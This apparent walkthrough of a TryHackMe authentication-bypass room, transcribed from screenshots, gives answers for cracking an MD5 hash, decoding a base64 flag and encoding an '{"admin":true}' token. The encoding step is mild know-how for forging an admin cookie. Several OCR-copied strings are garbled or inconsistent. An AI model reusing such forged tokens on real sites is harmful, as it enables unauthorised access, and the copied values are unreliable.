root@ip-10-201-26-234:~#
```

What is the value of the md5 hash 3b2a1053e3270077456a79192070aa78 ?

463729

Go to <https://crackstation.net/> → copy/paste the hash to be decoded

What is the base64 decoded value of VEhNe0JBU0U2NF9FTkNPREIOR30= ?

THM{BASE64\_ENCODING}

Go to <https://base64encode.com> → copy/paste the hash to be encoded

The screenshot shows a split-screen view. On the left is a TryHackMe room titled "Lesson 4 - Python Programming (Automate the...)" with a progress bar at 90%. It contains several challenges:

- A challenge asking for the value of an MD5 hash: 3b2a1053e3270077456a79192070aa78. The answer is 463729.
- A challenge asking for the base64 decoded value of a string: VEhNe0JBU0U2NF9FTkNPREIOR30=. The answer is THM{BASE64\_ENCODING}.
- A challenge asking to encode a JSON object {"id":1,"admin":true}. The answer is eyJpZCI6MSwiYWRtaW4iOnRydWV9.

On the right is a Mozilla Firefox window with multiple tabs open:

- "CrackStation - Online Pas..."
- "Base64 Decode and Encode - Online — Mozilla Firefox" (active tab)
- "TryHackMe | Learn Cy..."
- "TryHackMe Support"
- "Offline CyberChef"
- "Revshell Generator"

The "Base64 Decode and Encode" tab displays a "Decode from Base64 format" tool. A yellow arrow points from the challenge string "VEhNe0JBU0U2NF9FTkNPREIOR30=" in the TryHackMe room to the input field in the Firefox tool. The output field in the Firefox tool shows the decoded value: THM{BASE64\_ENCODING}.

Encode the following value using base64 {"id":1,"admin":true}

eyJpZCI6MSwiYWRtaW4iOnRydWV9

Go to <https://base64encode.com> → copy/paste the hash to be encoded

tryhackme.com/room/authenticationbypass

Lesson 4 - Python Programming (Automate the...)

Room completed (100%)

✓ Correct Answer

What is the value of the md5 hash 3b2a1053e3270077456a79192070aa78 ?

463729

✓ Correct Answer Hint

What is the base64 decoded value of VHhNe0JBU0U2NF9FTkNPRIOR30= ?

THM{BASE64\_ENCODING}

✓ Correct Answer Hint

Encode the following value using base64 {"id":1,"admin":true}

eyJpZCI6MSwiYWtaW4iOnRydWV9

✓ Correct Answer Hint

How likely are you to recommend this room to others?

1 2 3 4 5 6 7 8 9 10

tryhackme.com/room/authenticationbypass

Practical Help Desk | TCM Security, Inc. | Security Researcher - All Levels - Reston, VA 2...

Applications Places周三 1 Oct, 17:19 AttackBox IP:10.201.26.234 Mozilla Firefox

Base64 Encode and Decode - Online — Mozilla Firefox

D CrackStation - Online Pas... Base64 Encode and Deco... +

https://www.base64encode.org

TryHackMe | Learn Cy... TryHackMe Support Offline CyberChef Revshell Generator

## BASE64

Decode

Decode and Encode

Encode

Language: English Español Português Français Deutsch 中文 हिन्दी Русский 한국어

Do you have to deal with Base64 format? Then this site is perfect for you! Use our super handy online tool to encode or decode your data.

Discover more: File encryption tools, Binary-to-text libraries, Find secure file transfer services, Character encoding tutorials, Buy programming books online, Get cybersecurity training

**Encode to Base64 format**

Simply enter your data then push the encode button.

["id":1,"admin":true]

To encode binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Destination character set.

tryhackme.com/room/authenticationbypass

Lesson 4 - Python Programming (Automate the...)

Room completed (100%)

✓ Correct Answer

What is the value of the md5 hash 3b2a1053e3270077456a79192070aa78 ?

463729

✓ Correct Answer Hint

What is the base64 decoded value of VHhNe0JBU0U2NF9FTkNPRIOR30= ?

THM{BASE64\_ENCODING}

✓ Correct Answer Hint

Encode the following value using base64 {"id":1,"admin":true}

eyJpZCI6MSwiYWtaW4iOnRydWV9

✓ Correct Answer Hint

How likely are you to recommend this room to others?

1 2 3 4 5 6 7 8 9 10

tryhackme.com/room/authenticationbypass

Practical Help Desk | TCM Security, Inc. | Security Researcher - All Levels - Reston, VA 2...

Applications Places周三 1 Oct, 17:23 AttackBox IP:10.201.26.234 Mozilla Firefox

Base64 Encode and Decode - Online — Mozilla Firefox

D CrackStation - Online Pas... Base64 Encode and Deco... +

https://www.base64encode.org

TryHackMe | Learn Cy... TryHackMe Support Offline CyberChef Revshell Generator

["id":1,"admin":true]

To encode binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Destination character set.

LF (Unix) Destination newline separator.

Encode each line separately (useful for when you have multiple entries).

Split lines into 76 character wide chunks (useful for MIME).

Perform URL-safe encoding (uses Base64URL format).

Live mode OFF Encodes in real-time as you type or paste (supports only the UTF-8 character set).

**ENCODE** Encodes your data into the area below.

eyJpZCI6MSwiYWtaW4iOnRydWV9